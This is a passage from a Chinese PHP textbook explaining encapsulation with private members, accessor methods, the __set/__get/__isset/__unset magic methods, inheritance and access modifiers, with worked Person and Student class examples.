只要在声明成员属性或成员方法时，**使用 private 关键字修饰就实现了对成员的封装**。封装后的成员在对象的外部不能被访问，但在对象内部的成员方法中可以访问到自己对象内部被封装的成员属性和被封装的成员方法。达到了对对象成员保护的目的，只能是对象自己使用，其他人不可以访问自己的私有成员。即尽可能隐蔽对象的内部细节，对外形成一道屏障。在下面的例子中，我们使用 private 关键字将 Person 类中的部分成员属性和部分成员方法进行封装。代码如下所示：

```php
<?php
    class Person  {
        //下面是声明人的成员属性，全都使用了private关键字封装
        private $name;                    //第一个成员属性$name定义人的名字，此属性被封装
        private $sex;                     //第二个成员属性$sex定义人的性别，此属性被封装
        private $age;                     //第三个成员属性$age定义人的年龄，此属性被封装

        function __construct($name="", $sex="男", $age=1) {
            $this->name = $name;
            $this->sex = $sex;
            $this->age = $age;
        }

        //在类中声明一个走路方法，调用两个内部的私有方法完成
        function run(){
            echo $this->name."在走路时".$this->leftLeg()."再".$this->rightLeg()."<br>";
        }

        //声明一个迈左腿的方法，被封装所以只能在内部使用
        private function leftLeg() {
            return "迈左腿";
        }

        //声明一个迈右腿的方法，被封装所以只能在内部使用
        private function rightLeg() {
            return "迈右腿";
        }
    }
    $person1 = new Person();
    $person1->run();                      //run()的方法没有被封装，所以可以在对象外部使用
    $person1->name = "李四";              //name属性被封装，不能在对象外部给私有属性赋值
    echo $person1->age;                   //age属性被封装，不能在对象的外部获取私有属性的值
    $person1->leftLeg();                  //leftLeg()方法被封装，不能在对象外面调用对象中私有的方法
```

该程序运行后输出的结果为：

```
在走路时迈左腿再迈右腿                    //调用 run()方法输出的结果
Fatal error: Cannot access private property Person::$name in /book/person.class.php on line 29
// Fatal error: Cannot access private property Person::$age in /book/person.class.php on line 30
// Fatal error: Call to private method Person::leftLeg() from context '' in /book/person.class.php on line 31
```

在上面的程序中，使用 private 关键字将成员属性和成员方法封装成私有属性之后，就不可以在对象的外部通过对象的引用直接访问了，试图去访问私有成员将发生错误。如果在成员属性前面使用了其他的关键字修饰，就不要再使用“var”关键字修饰了。

10.4.2 私有成员的访问

对象中的成员属性一旦被 private 关键字封装成私有之后，就只能在对象内部的成员方法中使用。不能被对象外部直接赋值，也不能在对象外部直接获取私有属性的值。如果不让用户在对象的外部设置私有属性的值，但可以获取私有属性的值，或者允许用户对私有属性赋值，但需要限制一些赋值的条件，解决的办法就是在对象的内部声明一些操作私有属性的公有方法。因为私有的成员属性在对象内部的方法中可以访问，所以在对象中声明一个访问私有属性的方法，再把这个方法通过 public 关键字设置为公有的访问权限。如果成员方法没有加任何访问控制修饰，默认就是 public 的，在任何地方都可以访问。这样，在对象外部就可以将公有的方法作为访问接口，间接地访问对象内部私有成员。

例如，在 Person 类中，所有的成员属性都使用 private 关键字封装上以后，在对象的外部直接获取这个“人”对象中的属性是不允许的。但如果这个人将自己的私有属性自己说出去，对象外部就可以获取到这个对象中的私有属性了。例如，在上例中我们通过构造方法将私有属性赋上初值，以及在对象外部调用 run()方法访问对象中的私有属性$name 和两个私有方法 leftLeg()和 right()，都是间接地在对象外部通过对象中提供的公有方法访问私有属性。

在下面的例子中，通过在 Person 类中声明说话的方法 say()，将自己对象中所有的私有属性都说出去。还提供几个获取属性的方法，让用户可以单独获取对象中某个私有属性的值，以及提供几个设置属性的方法，单独为某个私有属性重新设置值，而且限制了设置值的条件。代码如下所示：

```php
<?php
    class Person  {
        //下面是声明人的成员属性，全都使用了private关键字封装
        private $name;                  //第一个成员属性$name定义人的名字，此属性被封装
        private $sex;                   //第二个成员属性$sex定义人的性别，此属性被封装
        private $age;                   //第三个成员属性$age定义人的年龄，此属性被封装

        function __construct($name="", $sex="男", $age=1) {
            $this->name = $name;
            $this->sex = $sex;
            $this->age = $age;
        }

        //通过这个公有方法可以在对象外部获取私有属性$name的值
        public  function getName() {
            return $this->name;                    //返回对象的私有属性的值
        }

        //通过这个公有方法在对象外部为私有属性$sex设置值，但限制条件
        public function setSex($sex) {
```

```
        if($sex=="男" || $sex=="女")          //如果传入合法的值才为私有的属性赋值
            $this->sex=$sex;                  //条件成立则将参数传入的值赋给私有属性
    }

    //通过这个公有方法在对象外部为私有属性$age设置值，但限制条件
    public function setAge($age) {
        if($age > 150 || $age <0)             //如果设置不合理的年龄则函数不往下执行
            return;                           //返回空值，退出函数
        $this->age=$age;                      //执行此语句则重新为私有属性赋值
    }

    //通过这个公有方法可以在对象外部获取私有属性$name的值
    public function getAge(){
        if($this->age > 30)                   //如果年龄的成员属性大于30则返回虚假的年龄
            return $this->age - 10;           //返回当前的年龄减去10岁
        else                                  //如果年龄在30岁以下则返回真实年龄
            return $this->age;                //返回当前的私有年龄属性
    }

    //下面是声明人的成员公有方法，说出自己所有的私有属性
    function say(){
        echo "我的名字：".$this->name.",  性别：".$this->sex.", 年龄：".$this->age."。<br>";
    }
}

$person1 = new Person("王五", "男", 40);      //创建对象$person1

echo $person1->getName()."<br>";              //访问对象中的公有方法，获取对象中私有属性$name输出
$person1->setSex("女");                       //通过公有的方法为私有属性$sex设置合法的值
$person1->setAge(200);                        //通过公有的方法为私有属性$age设置非法的值，赋值失败
echo $person1->getAge()."<br>";               //访问对象中的公有方法，获取对象中私有属性$age输出
$person1->say();                              //访问对象中的公有方法，获取对象中所有的私有属性并输出
```

该程序运行后输出的结果为：

```
王五                                          //通过公有的方法 getName()访问的结果
30                                            //返回的是经过 getAge()方法中设置的虚假结果
我的名字叫：王五，  性别：女，  我的年龄是：40。   //通过 say()方法获取到的所有私有属性值
```

在上面的代码中，声明了一个 Person 类并将成员属性全部使用 private 关键字设置为私有属性，不让类外部直接访问，但是在类的内部是有权限访问的。构造方法没有加关键字修饰，所以默认就是公有方法（构造方法不要设置成私有的权限），用户就可以使用构造方法创建对象并为私有属性赋初值。

在上例中，还提供了一些可以在对象外部存取私有成员属性的访问接口，构造方法就是一种为私有属性赋值的形式。但构造方法只能在创建对象时为私有属性赋初值，如果我们已经创建了一个对象，在程序运行过程中对它的私有属性重新赋值。如果还是通过构造方法传值的形式赋值，则又创建了一个新的对象。所以需要在对象中提供一些可以改变或获取某个私有属性值的访问接口，这和前面直接访问公有属性的形式不同。如果没用使用 private 封装的成员属性，可以随意被赋值，包括一些非法的值。如果对私有的成员属性通过公有的方法访问，则可以在公有的方法中增加一些限制条件，避免一些非法的操作。这样就能达到封装的目的，所有的功能都是对象自己来完成，给外面提供尽量少的操作。

在上例中，用户就可以在对象的外部通过对象中设置的公有方法 getName()，作为单独获取对象中的私有属性$name 的访问接口。但没有提供设置$name 属性值的接口，这就意味着一旦对象创建完成以后，就无法再改变对象中成员属性$name 的值。同样提供了设置年龄属性和获取年龄的访问接口，但在

设置和获取值时都限制了一些条件。对象中的成员方法 say()没有添加访问控制权限，默认就是公有的访问权限，所以在对象的外面也可以直接访问，获取到对象中所有的私有属性。

10.4.3 __set()、__get()、__isset()和__unset()四个方法

PHP 系统中给我们提供了很多预定义的方法，这些方法大部分都需要在类中声明，只有需要时才添加到类中。它们的作用、方法名称、使用的参数列表和返回值都是在 PHP 中规定好的，并且都是以两个下画线开始的方法名称。如果需要使用这些方法，方法体中的内容需要用户自己按需求编写。每一个预定义的方法都有它特定的作用，使用时不需要用户直接调用，而是在特定的情况下自动被调用。这一节中用到的__set()、__get()、__isset()和__unset()四个方法，以及前面介绍过的构造方法“__construct()”和析构方法“__destruct()”都是这样的方法，通常也称为魔术方法。

一般来说，把类中的成员属性都定义为 private 的，这更符合现实的逻辑，能够更好地对类中成员起到保护作用。但是，对成员属性的读取和赋值操作是非常频繁的，而如果在类中为每个私有的属性都定义可以在对象的外部获取和赋值的公有方法，又是非常烦琐的。因此在 PHP 5.1.0 以后的版本中，预定义了两个方法“__get()”和“__set()”，用来完成对所用私有属性都能获取和赋值的操作，以及用来检查私有属性是否存在的方法“__isset()”和用来删除对象中私有属性的方法“__unset()”。

1. 魔术方法__set()

在上一节中，我们在声明 Person 类时将所有的成员属性都使用了 private 关键字封装起来，使对象受到了保护。但为了在程序运行过程中可以按要求改变一些私有属性的值，我们在类中给用户提供了公有的类似“setXxx()”方法这样的访问接口。这样做和直接为没有被封装的成员属性赋值相比，好处在于可以控制将非法值赋给成员属性。因为经过公有方法间接为私有属性赋值时，可以在方法中做一些条件限制。但如果对象中的成员属性声明的比较多，而且还需要频繁操作，那么在类中声明很多个为私有属性重新赋值的访问接口则会加大工作量，而且还不容易控制。而使用魔术方法“__set()”则可以解决这个问题，控制在对象外部只能为私有的成员属性赋值，不能获取私有属性的值。需要在声明类时自己将它加到类中才可以使用，在类中声明的格式如下：

```
void __set ( string name, mixed value )          //是以两个下画线开始的方法名，方法体的内容需要自定义
```

该方法的作用是在程序运行过程中为私有的成员属性设置值，它不需要有任何返回值。但它需要两个参数，第一个参数需要传入在为私有属性设置值时的属性名，第二个参数则需要传入为属性设置的值。而且这个方法不需要我们主动调用，可以在方法前面也加上 private 关键字修饰，防止用户直接去调用它。这个方法是在用户值为私有属性设置值时自动调用的。如果不在类中添加这个方法而直接为私有属性赋值，则会出现“不能访问某个私有属性”的错误。在类中使用“__set()”方法的代码如下所示：

```
<?php
    class Person  {
        //下面是声明人的成员属性，全都使用了private关键字封装
        private $name;                          //此属性被封装
        private $sex;                           //此属性被封装
        private $age;                           //此属性被封装

```

```
    function __construct($name="", $sex="男", $age=1) {
        $this->name = $name;
        $this->sex = $sex;
        $this->age = $age;
    }

    /**
        声明魔术方法需要两个参数，直接为私有属性赋值时自动调用，并可以屏蔽一些非法赋值
        @param   string   $propertyName     成员属性名
        @param   mixed    $propertyValue    成员属性值
    */
    private function __set($propertyName, $propertyValue) {
        //如果第一个参数是属性名sex则条件成立
        if($propertyName == "sex"){
            //第二个参数只能是男或女
            if(!($propertyValue == "男" || $propertyValue == "女"))
                //如果是非法参数返回空，则结束方法执行
                return;
        }

        //如果第一个参数是属性名age则条件成立
        if($propertyName == "age"){
            //第二个参数只能在0到150之间的整数
            if($propertyValue > 150 || $propertyValue <0)
                //如果是非法参数返回空，则结束方法执行
                return;
        }

        //根据参数决定为那个属性被赋值，传入不同的成员属性名，赋上传入的相应的值
        $this->$propertyName = $propertyValue;
    }

    //下面是声明人类的成员方法，设置为公有的可以在任何地方访问
    public function say(){
        echo "我的名字：".$this->name."，性别：".$this->sex."，年龄：".$this->age."。<br>";
    }
}

$person1 = new Person("张三", "男", 20);
//以下三行自动调用了__set()函数，将属性名分别传给第一个参数，将属性值传给第二个参数
$person1->name = "李四";                //自动调用了__set()方法为私有属性name赋值成功
$person1->sex = "女";                   //自动调用了__set()方法为私有属性sex赋值成功
$person1->age = 80;                     //自动调用了__set()方法为私有属性age赋值成功

$person1->sex = "保密";                 //"保密"是一个非法值，这条语句给私有属性sex赋值失败
$person1->age = 800;                    //800是一个非法值，这条语句私有属性age赋值失败

$person1->say();                        //调用$person1对象中的say()方法，查看一下所有被重新设置的新值
```

该程序运行后输出的结果为：

```
我的名字叫：李四，  性别：女，  我的年龄是：80。        //输出的是私有的成员属性被重新设置后的新值
```

在上面的 Person 类中，将所有的成员属性设置为私有的，并将魔术方法__set()声明在这个类里面。在对象外面通过对象的引用就可以直接为私有的成员属性赋值了，看上去就像没有被封装一样。但在赋值过程中自动调用了__set()方法，并将直接赋值时使用的属性名传给了第一个参数，将值传给了第二个参数。通__set()方法间接的为私用属性设置新值。这样就可以在__set()方法中通过两个参数为不同的成员属性限制不同的条件，屏蔽掉为一些私有属性设置的非法值。例如在上例中没有对对象中的成员属性

$name 进行限制，所以可以为它设置任意的值。但对对象中的成员属性$sex 限制了只能有“男”或“女”两个值，而且限制了在为对象中成员属性$age 设置值时，只能是 0 到 150 之间的整数。

2. 魔术方法__get()

如果在类中声明了__get()方法，则直接在对象的外部获取私有属性的值时，会自动调用此方法，返回私用属性的值。并且可以在__get()方法中根据不同的属性，设置一些条件来限制对私有属性的非法取值操作。和__set()一样，需要在声明类时自己将它加到类中才可以使用，在类中声明的格式如下：

```
mixed __get ( string name )                    //需要一个属性名作为参数，并返回处理后的属性值
```

该方法的作用是在程序运行过程中，通过它可以在对象的外部获取私有成员属性的值。它有一个必选的参数，需要传入在获取私有属性值时的属性名，并返回一个值，是在这个方法中处理后的允许对象外部使用的值。而且这个方法也不需要我们主动调用，也可以在方法前面加上 private 关键字修饰，防止用户直接去调用它。如果不在类中添加这个方法而直接获取私有属性的值，也会出现“不能访问某个私有属性”的错误。在类中使用“__get()”方法的代码如下所示：

```php
<?php
    class Person  {
        private $name;                          //此属性被封装
        private $sex;                           //此属性被封装
        private $age;                           //此属性被封装

        function __construct($name="", $sex="男", $age=1) {
            $this->name = $name;
            $this->sex = $sex;
            $this->age = $age;
        }

        /**
            在类中添加__get()方法，在直接获取属性值时自动调用一次，以属性名作为参数传入并处理
            @param   string   $propertyName     成员属性名
            @return  mixed                      返回属性值
        */
        private function __get($propertyName)  {     //在方法前使用private修饰，防止对象外部调用
             if($propertyName == "sex") {            //如果参数传入的是"sex"则条件成立
                return "保密";                       //不让别人获取到性别，以"保密"替代
             } else if($propertyName == "age") {     //如果参数传入的是"age"则条件成立
                if($this->age > 30)                  //如果对象中的年龄大于30时条件成立
                    return $this->age-10;            //返回对象中虚假的年龄，比真实年龄小10岁
                else                                 //如果对象中的年龄不大于30时则执行下面代码
                    return $this->$propertyName;     //让访问都可以获取到对象中真实的年龄
             } else {                                //如果参数传入的是其他属性名则条件成立
                return $this->$propertyName;         //对其他属性都没有限制，可以直接返回属性的值
             }
        }
    }

    $person1 = new Person("张三", "男", 40);

    echo "姓名：".$person1->name."<br>";      //直接访问私有属性name，自动调用了__get()方法可以间接获取
    echo "性别：".$person1->sex."<br>";       //自动调用了__get()方法，但在方法中没有返回真实属性值
    echo "年龄：".$person1->age."<br>";       //自动调用了__get()方法，根据对象本身的情况会返回不同的值
```

该程序运行后输出的结果为：

```
姓名：张三          //输出直接获取到的 name 属性值，在__get()方法中没有对这个属性进行限制
性别：保密          //输出直接获取到的 sex 属性值，但在__get()中不允许用户获取真实值
年龄：30            //输出直接获取到的 age 属性值，但这个属性真实值大于 30，所以得到小于 10 的值
```

在上面的程序中声明了一个 Person 类，并将所有的成员属性使用 private 修饰，还在类中添加了__get()方法。在通过该类的对象直接获取私有属性的值时，会自动调用__get()方法间接的获取到值。在上例中的__get()方法中，没有对$name 属性进行限制，所以直接访问就可以获取到对象中真实的$name 属性的值。但并不想让对象外部获取到$sex 属性值，所以当访问它时在__get()方法中返回“保密”。而且也对$age 属性做了限制，如果对象中年龄大于 30 岁则隐瞒 10 岁，如果这个人在 30 岁以下则返回真实年龄。

3．魔术方法__isset()和__unset()

学习“__isset()”方法之前我们先来了解一下“isset()”函数的应用，它是用来测定变量是否存在的函数。传入一个变量作为参数，如果传入的变量存在则传回 true，否则传回 false。那么是否可以使用“isset()”函数测定对象里面的成员属性是否存在呢？如果对象中的成员属性是公有的，我们就可以直接使用这个函数来测定。但如果是私有的成员属性，这个函数就不起作用了，原因就是私有的被封装了，在对象外部不可见。但如果在对象中存在“__isset()”方法，当在类外部使用“isset()”函数来测定对象里面的私有属性时，就会自动调用类里面的“__isset()”方法帮助我们完成测定的操作。“__isset()”方法在类中声明的格式如下所示：

```
bool __isset ( string name )          //传入对象中的成员属性名作为参数，返回测定后的结果
```

如果类中添加此方法，在对象的外部使用“isset()”方法测定对象中的成员时，就会自动调用对象中的“__isset()”方法，间接地帮助我们完成对对象中私有成员属性的测定。为了防止用户主动调用这个方法，也需要使用 private 关键字修饰将它封装在对象中。

学习“__unset()”方法之前，我们也要先来了解一下“unset()”函数。“unset()”函数的作用是删除指定的变量，参数为要删除的变量名称。也可以使用这个函数在对象外部删除对象中的成员属性，但这个对象中的成员属性必须是公有的才可以直接删除。如果对象中的成员属性被封装，就需要在类中添加“__unset()”方法，才可以在对象的外部使用“unset()”函数直接删除对象中的私有成员属性时，自动调用对象中的“__unset()”方法帮助我们间接地将私有的成员属性删除。也可以在“__unset()”方法中限制一些条件，阻止删除一些重要的属性。__unset()方法在类中声明的格式如下所示：

```
void __unset ( string name )          //传入对象中的成员属性名作为参数，可以将私有成员属性删除
```

如果没有在类中加入此方法，就不能删除对象中任何的私有成员属性。为了防止用户主动调用这个方法，也需要使用 private 关键字修饰将它封装在对象中。

在下面的示例中，声明一个 Person 类，并将所有的成员属性设置成 private 的。在类中添加自定义的“__isset()”和“__unset()”两个方法。在对象外部使用“isset()”和“unset()”函数时，会自动调用这两个方法。代码如下所示：

```
<?php
    class Person  {
        private $name;                    //此属性被封装
        private $sex;                     //此属性被封装
        private $age;                     //此属性被封装

```

```
7       function __construct($name="", $sex="男", $age=1) {
8           $this->name = $name;
9           $this->sex = $sex;
10          $this->age = $age;
11      }
12
13      /**
14          当在对象外面使用isset()测定私用成员属性时，自动调用，并在内部测定和传给外部的isset()结果
15          @param   string   $propertyName     成员属性名
16          @return  boolean                    返回isset()查询成员属性的真假结果
17      */
18      private function __isset($propertyName) {    //需要一个参数，是测定的私有属性的名称
19          if($propertyName == "name")              //如果参数中传入的属性名等于"name"时条件成立
20              return false;                        //返回假，不允许在对象外部测定这个属性
21          return isset($this->$propertyName);      //其他的属性都可以被测定，并返回测定的结果
22      }
23
24      /**
25          当在对象外面使用unset()方法删除私用属性时，自动被调用，并在内部把私用的成员属性删除
26          @param   string   $propertyName     成员属性名
27      */
28      private function __unset($propertyName) {    //需要一个参数，是要删除的私有属性名称
29          if($propertyName == "name")              //如果参数中传入的属性名等于"name"时条件成立
30              return;                              //退出方法，不允许删除对象中的name属性
31          unset($this->$propertyName);             //在对象的内部删除在对象外指定的私有属性
32      }
33
34      public function say() {
35          echo "我的名字：".$this->name."，性别：".$this->sex."，年龄：".$this->age."。<br>";
36      }
37  }
38
39  $person1 = new Person("张三", "男", 40);         //创建一个对象$person1，将成员属性分别赋上初值
40
41  var_dump( isset( $person1->name ) );             //输出bool(false)，不允许测定name属性
42  var_dump( isset( $person1->sex ) );              //输出bool(true)，存在sex私有属性
43  var_dump( isset( $person1->age ) );              //输出bool(true)，对象中存在age私有属性
44  var_dump( isset( $person1->id ) );               //输出bool(false)，测定对象中不存在id属性
45
46  unset( $person1->name );                         //删除私有属性name，但在__unset()中不允许删除
47  unset( $person1->sex );                          //删除对象中的私有属性sex，删除成功
48  unset( $person1->age );                          //删除对象中的私有属性age，删除成功
49
50  $person1->say();     //对象中的sex和age属性被删除，输出：我的名字叫：张三，性别：，我的年龄是：
```

在上面的程序中定义了一个 Person 类，并将三个成员属性声明为 private，又在类中添加了__isset()和__unset()两个方法。通过 Person 类创建了一个对象 person1，当使用 isset()函数测定对象 person1 中是否存在某个私有成员属性时，就会自动调用它本身对象中的__isset()方法，并将指定的属性名称传入进来。在__isset()方法中除了将成员属性 name 隐蔽起来不允许外部检查之外，其他的私有成员属性都可以被测定。当使用 unset()函数删除对象 person1 中的某个私有成员属性时，就会自动调用本身对象中的__unset()方法来完成。在__unset()方法中设置了除了私有成员属性 name 不能被删除外，其他的私有成员属性都可以在对象外部使用 unset()函数删除。

10.5 继承性

继承性也是面向对象程序设计中的重要特性之一，在面向对象的领域有着及其重要的作用。它是指建立一个新的派生类，从一个先前定义的类中继承数据和函数，而且可以重新定义或加进新数据和函数，从而建立了类的层次或等级关系。通过继承机制，可以利用已有的数据类型来定义新的数据类型。所定义的新的数据类型不仅拥有新定义的成员，同时还拥有旧的成员。我们称已存在的用来派生新类的类为基类，又称为父类或是超类。由已存在的类派生出的新类称为派生类或是子类。说得简单点，继承性就是通过子类对已存在的父类进行功能扩展。

在软件开发中，类的继承性使所建立的软件具有开放性、可扩充性，这是信息组织与分类的行之有效的方法。它简化了对象、类的创建工作量，增加了代码的可重用性。采用继承性，提供了类的规范的等级结构。通过类的继承关系，使公共的特性能够共享，提高了软件的可重用性。

在 C++中，一个派生类可以从一个基类派生，也可以从多个基类派生。从一个基类派生的继承称为单继承；从多个基类派生的继承称为多继承。但在 PHP 中和 Java 语言一样没有多继承，只能使用单继承模式。也就是说，一个类只能直接从另一个类中继承数据，但一个类可以有多个子类。多继承和单继承的比较如图 10-3 所示。




图 10-3　PHP 中的单继承（左）与多继承（右）的比较

在图 10-3 中，左边为单继承示意图，右边为多继承示意图，而在 PHP 中使用继承时只能采用左边的形式。单继承的好处是可以降低类之间的复杂性，有更清晰的继承关系，也就更容易在程序中发挥继承的作用。例如，在图 10-3 中，“教师”类是“学生”类的扩展，“学生”类又是人类的扩展。

10.5.1 类继承的应用

前面一直使用的 Person 类就可以派生出很多子类。在 Person 类中假设有两个成员属性“name 和 age”，还有两个成员方法“say()”和“run()”，当然还可以有更多的成员。如果在程序中还需要声明一个学生类（Student），学生也具有所有人的特性，就可以让 Student 类继承 Person 类，把 Person 类中所有的成员都继承过来。这样，就不需要在 Student 类中重新声明一遍每个人都具有的属性了。而且在 Person 类中如果添加一个成员，所有派生它的子类都可以多一个成员，或者父类中修改的成员在子类中也会随之改变。并且在 Student 类中还可以增加一些自己的成员，例如所在的“学校名称”属性和“学

习”方法，继承 Person 类的同时又对它进行了扩展。如果需要，可以从 Person 类中扩展出很多个子类，例如程序员类、医生类、司机类等。而且在子类中还可以派生出子类，例如学生类可以派生出班长类、教师类、校长类等。在下面的例子中使用“extends”关键字实现了多个类的单继承关系，代码如下所示：

```php
<?php
    //声明一个人类，定义人所具有的一些基本的属性和功能成员，作为父类
    class Person {
        var $name;                          //声明一个存储人的名字的成员
        var $sex;                           //声明一个存储人的性别的成员
        var $age;                           //声明一个存储人的年龄的成员

        function __construct($name="", $sex="男", $age=1) {
            $this->name = $name;
            $this->sex = $sex;
            $this->age = $age;
        }

        function say(){
            echo "我的名字：".$this->name.", 性别：".$this->sex.", 年龄：".$this->age."。<br>";
        }

        function run() {
            echo $this->name."正在走路。<br>";
        }
    }

    //声明一个学生类，使用extends关键字扩展（继承）Person类
    class Student extends Person {
        var $school;                        //在学生类中声明一个所在学校school的成员属性

        //在学生类中声明一个学生可以学习的方法
        function study() {
            echo $this->name."正在".$this->school."学习<br>";
        }
    }

    //再声明一个教师类，使用extends关键字扩展（继承）Student类
    class Teacher extends Student {
        var $wage;                          //在教师类中声明一个教师工资wage的成员属性

        //在教师类中声明一个教师可以教学的方法
        function teaching() {
            echo $this->name."正在".$this->school."教学,每月工资为".$this->wage."。<br>";
        }
    }

    $teacher1 = new Teacher("张三", "男", 40);  //使用继承过来的构造方法创建一个教师对象

    $teacher1->school = "edu";                  //将一个教师对象中的所在学校的成员属性school赋值
    $teacher1->wage = 3000;                     //将一个教师对象中的成员属性工资赋值

    $teacher1->say();                           //调用教师对象中的说话方法
    $teacher1->study();                         //调用教师对象中的学习方法
    $teacher1->teaching();                      //调用教师对象中的教学方法
```

该程序运行后输出的结果为：

```
我的名字叫：张三，  性别：男，  我的年龄是：40。
张三正在 edu 学习
张三正在 edu 教学,每月工资为 3000。
```

在上面的例子中，声明了一个 Person 类，在类中定义了三个成员属性 name、sex 和 age，和一个构造方法，以及两个成员方法 run()和 say()。当声明 Student 类时使用“extends”关键字将 Person 类中的所有成员都继承了过来，并在 Student 类中扩展了一个学生所在学校的成员属性 school 和一个学习的方法 study()。所以在 Student 类中现在存在四个成员属性和三个成员方法，以及一个构造方法。接着又声明了一个 Teacher 类，也是使用“extends”关键字去继承 Student 类，同样也将 Student 类的所有成员（包括从 Person 类中继承过来的）全部继承过来，又添加了一个成员属性工资 wage 和一个教学的方法 teaching()作为对 Student 类的扩展。这样在 Teacher 类中的成员包括从 Person 和 Student 类中继承过来的所有成员属性和成员方法，也包括构造方法，以及自己的类中新声明的一个属性和一个方法。当在 Person 类中对成员有所改动时，继承它的子类也都会随着变化。

通过类的继承性可以简化对象、类的创建工作量，增加了代码的可重性。但在上面这一个例子中，“可重用性”以及其他的继承性所带来的影响还不是特别的明显。但读者可以扩展地去想一下，无数个岗位中的人都是人类中的一种，都可以继承 Person 类。

10.5.2　访问类型控制

类型的访问控制通过使用修饰符允许开发人员对类中成员的访问进行限制。这是 PHP 5 的新特性，也是 OOP 语言中的重要的特性，大多数 OOP 语言都已支持此特性。PHP 5 支持如下三种访问修饰符，在类的封装中我们已经介绍过了两种。在这里总结一下，访问控制修饰符包括 public（公有的、默认的）、private（私有的）和 protected（受保护的）三种。它们的作用及其之间的区别如表 10-1 所示。

表 10-1　访问控制修饰符号的区别与联系

	private	protected	public（默认）
同一个类中	√	√	√
类的子类中		√	√
所有的外部成员			√

1．公有的访问修饰符 public

使用这种修饰符则类中的成员将没有访问限制，所有的外部成员都可以访问这个类中的成员，在 PHP 5 之前的所有版本中，PHP 中类的成员都是 public 的，而且在 PHP 5 中如果类的成员没有指定成员访问修饰符，将被视为 public。代码如下所示：

```
var $property;                          //声明成员属性时，没有使用访问控制的修饰符，默认就是 public 的成员
public $property;                       //使用 public 修饰符，控制此成员属性为公有的
function fun() { ... ... }              //声明成员方法时，没有使用访问控制的修饰符，默认就是 public 的成员
public function fun() { ... ... }       //使用 public 修饰符，控制此成员方法为公有的
```

2．私有的访问修饰符 private

当类中的成员被定义为 private，对于同一个类里的所有成员都没有访问限制，但对于该类的外部代码是不允许改变甚至操作的，对于该类的子类，也不能访问 private 修饰的成员。代码如下所示：

```php
<?php
    //声明一个类作为父类使用，将它的成员都声明为私有的
    class MyClass {
        private $var1 = 100;                    //声明一个私有的成员属性并给初值为100

        //声明一个成员方法使用private关键字设置为私有的
        private function printHello() {
            echo "hello<br>";                   //在方法中只有一条输出语句作为测试使用
        }
    }

    //声明一个MyClass类的子类试图访问父类中的私有成员
    class MyClass2 extends MyClass {
        //在类中声明一个公有方法，访问父类中的私有成员
        function useProperty() {
            echo "输出从父类继承过来的成员属性值".$this->var1."<br>";    //访问父类中的私有属性
            $this->printHello();                                          //访问父类中的私有方法
        }
    }

    $subObj = new MyClass2();                   //初始化出子类对象
    $subObj->useProperty();                     //调用子类对象中的方法实现对父类私有成员的访问
```

在上面的代码中声明了一个类 MyClass，在类中声明了一个私有的成员属性和一个私有的成员方法，又声明了一个类 MyClass2 继承类 MyClass，并在子类 MyClass2 中访问父类中的私有成员。但父类中的私有成员只能在它的本类中使用，在子类中也不能访问。所以访问出错。

3. 保护的访问修饰符 protected

被修饰为 protected 的成员，对于该类的子类及子类的子类都有访问权限，可以进行属性、方法的读及写操作。但不能被该类的外部代码访问，该子类的外部代码也不具有访问其属性和方法的权限。将上例中父类的访问权限改为 protected 修饰，就可以在子类中访问父类中的成员了，但在类的外部也是不能访问的，所以也可以完成对对象的封装目的。代码如下所示：

```php
<?php
    //声明一个类作为父类使用，将它的成员都声明为保护的
    class MyClass {
        protected $var1=100;                    //声明一个保护的成员属性并给初值为100

        protected function printHello() {       //声明一个成员方法使用protected关键字设置为保护的
            echo "hello<br>";                   //在方法中只有一条输出语句作为测试使用
        }
    }

    //声明一个MyClass类的子类试图访问父类中的保护成员
    class MyClass2 extends MyClass {
        //在类中声明一个公有方法，访问父类中的保护成员
        function useProperty() {
            echo "输出从父类继承过来的成员属性值".$this->var1."<br>";    //访问父类中受保护的属性
            $this->printHello();                                          //访问父类中受保护的方法
        }
    }

    $subObj = new MyClass2();                   //初始化出子类对象
    $subObj->useProperty();                     //调用子类对象中的方法实现对父类保护的成员访问
    echo $subObj->var1;                         //试图访问类中受保护的成员，结果出错
```

在上例中，将类 MyClass 中的成员使用 protected 修饰符设置为保护的，就可以在子类中直接访问。但在子类的外部去访问 protected 修饰的成员则出错。

10.5.3　子类中重载父类的方法

在 PHP 中不能定义重名的函数，也包括不能在同一个类中定义重名的方法，所以也就没有方法重载。但在子类中可以定义和父类同名的方法，因为父类的方法已经在子类中存在，这样在子类中就可以把从父类中继承过来的方法重写。

子类中重载父类的方法就是在子类中覆盖从父类中继承过来的方法，父类中的方法被子类继承过来不就可以直接使用吗？为什么还要重载呢？因为有一些情况是我们必须要覆盖的。例如，有一个“鸟”类，在这个类中定义了鸟的通用方法“飞翔”。将“鸵鸟”类作为它的子类，就会将“飞翔”的方法继承过来，但只要一调用“鸵鸟”类中的这个“飞翔”方法，鸵鸟就会飞走。虽然鸵鸟是不会飞的，但其他特性都具有“鸟”类的特性，所以在声明“鸵鸟”类时还是可以继承“鸟”类的，但必须在“鸵鸟”类中将从“鸟”类中继承过来的“飞翔”方法改写，就需要在子类中重载父类中的方法。

